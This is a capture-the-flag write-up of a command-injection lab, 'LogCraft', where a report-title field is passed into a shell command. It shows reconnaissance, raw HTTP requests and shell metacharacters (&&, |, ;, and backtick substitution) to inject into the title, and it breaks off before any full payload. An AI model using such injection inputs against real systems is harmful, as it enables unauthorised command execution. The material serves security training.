
LogCraft

LogCraft's health report generator accepts a custom title and shells out to produce the output. Double quotes are stripped — but that's not enough.
Room Description
https://dashboard.webverselabs-pro.com/challenges/logcraft
Scenario
LogCraft is a log aggregation SaaS for engineering teams. One of its paid features is the Health Report generator, which produces a formatted summary of log volume, error rates, and active sources. The report is named with a custom title supplied by the user. The developer knew double quotes were dangerous inside a shell command, so they stripped them before passing the title in. The command wraps the title in double quotes — and inside double-quoted strings, backtick substitution still executes.
Objective
LogCraft's health report generator accepts a custom title and shells out to produce the output. Double quotes are stripped — but that's not the only way to inject a subshell.
Initial Analysis

There is nothing hidden in a comment or anything.

We can register a new account, we don't send anything sensitive through the body.
From the nav-bar we can see the following endpoints:
      <div class="tabs">
        <a href="/"           class="tab active">Streams</a>
        <a href="/search"     class="tab ">Search</a>
        <a href="/dashboards" class="tab ">Dashboards</a>
        <a href="/reports"    class="tab ">Reports</a>
        <a href="/alerts"     class="tab ">Alerts</a>
        <a href="/team"       class="tab ">Team</a>
      </div>
There are logs being generated constantly, so maybe some sort of log manipulation is in play?

We see endpoints being exposed, as well as database queries.

Finding the bug
/search

There's a search parameter with suggestions on how to narrow results, we know a database is being used in the background, so we can throw a ' character out to see if an error pops out.

We can filter by the different values:
/dashboards

This is a well formatted dashboard that mentions the amount of events that have happened.
/alerts
This is just a static list of the rules being implemented on the web app for the events.

Here we can add new rules or pause old ones.
POST /alerts/new HTTP/2
Host: 7abb7e4c-3970-logcraft-4fc57.challenges.webverselabs-pro.com
Cookie: rack.session=DUoaJ38zTXT0ScR9kkNFpz8EKxj4IIWSg%2BkvPtyeRl08VyEpRjmKalCdc3SWxviluJV55XPsmoR8yVzcs0pk4UuUKiKoxvTQD%2B%2BzsVhwYTW%2BgNKr4VvtUD7Ce9y0ikHsJnryviORoGSFIB8LBSOP2UmToojdx4ljvYY%2BaFCCg30ap%2BvuT4grVZQKYr7wfcGSqVCWbzpvJdLQxoo5nIDnEJ3hmU%2BcUyqaJwIVi%2B2Kcbk4tJ23QhoihkPjpB%2FKjn8rF2p4gG2q2KVZmRWwqfDwYd%2B9RhDn4S5QZxN5l22YPfcYHDO%2BLC7btmsG1F162xt6UXczoH6Qr2JCtHG6%2FM2lv7NrIrFCdukiAB9xyayCsQ2nWXRcHVWLewZeq2IHZCtrImPQ9hWlHgQnqbdozj41EkSbnnHICInC0Ga8GKBF7LWutJbKd%2BkX5IVU3IMyEJawP0Jb5C6qd4ogwykd6w%3D%3D--4OAMs1i47dz6loGv--VBwOFEhwkTbqxL3h35YLYQ%3D%3D
Content-Length: 24
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="8", "Chromium";v="147"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://7abb7e4c-3970-logcraft-4fc57.challenges.webverselabs-pro.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://7abb7e4c-3970-logcraft-4fc57.challenges.webverselabs-pro.com/alerts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

name=test&condition=test
But nothing much of value.
/team

There is a list of teammates so we have usernames, e-mails, roles and we can also add new team members.
/reports
Here we have an option to create a report from a log source, add in a date range and construct a title for the report.

We can add in our own reports.

The POST request looks like the following:
POST /reports/generate HTTP/2
Host: 7abb7e4c-3970-logcraft-4fc57.challenges.webverselabs-pro.com
Cookie: rack.session=544Az4UEi1SNrFDQL0WmhPfJ1ZgmyWFGXX7uqwQE23PredTOD69KMt2JeMA0YFGCMDuQbibcpzwsrAOa0nj2Wwf7ZD1OGA5oKKJdOsOrUw99JSrprRV%2BMq9hEkVm9YUzisQT1xd2DvzsxQEI0l6hOhkx10RF7O4miVI3avhl3MH2BvOUAYGGfWxTN8FjmPjekx2kJty0omr0OBFdbfJ0R2Rh1eYwts9%2FkV5BBxkEdx9MclvHkgSZYaIq%2FTgYHcaH9mYxQIl5SvYTjGRaJh1MixCwqk9VQfeatEQ4PY65g53wn0nEannl7HLiUo4VGvVzSO4LohN1HQo30CIGmqYecAXzERbu8F61%2F%2FrfSp3KOajYsQOKu3YjJf%2BRnOaFl5T2l9pSbsvyEmbhxIdaR8D1mjjc1CdC4TxsqIzE31D%2B4XpQBwXiWTCgknrPJjJkneHfTdXOXHv3q71XROlFdw%3D%3D--hoq3ZBWHXfOlURc8--D0eeFLPBfCIwub2TypVu9Q%3D%3D
Content-Length: 49
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="8", "Chromium";v="147"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Origin: https://7abb7e4c-3970-logcraft-4fc57.challenges.webverselabs-pro.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://7abb7e4c-3970-logcraft-4fc57.challenges.webverselabs-pro.com/reports
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

source=api-gateway&range=Last+24+hours&title=test
Exploitation
Alrighty, so we have our instructions from the description, we know how our Report Title field is being processed by the application.
We can try some payloads that would lead us to the hint, like things we would use in our everyday terminal syntax like:
&&
|
;


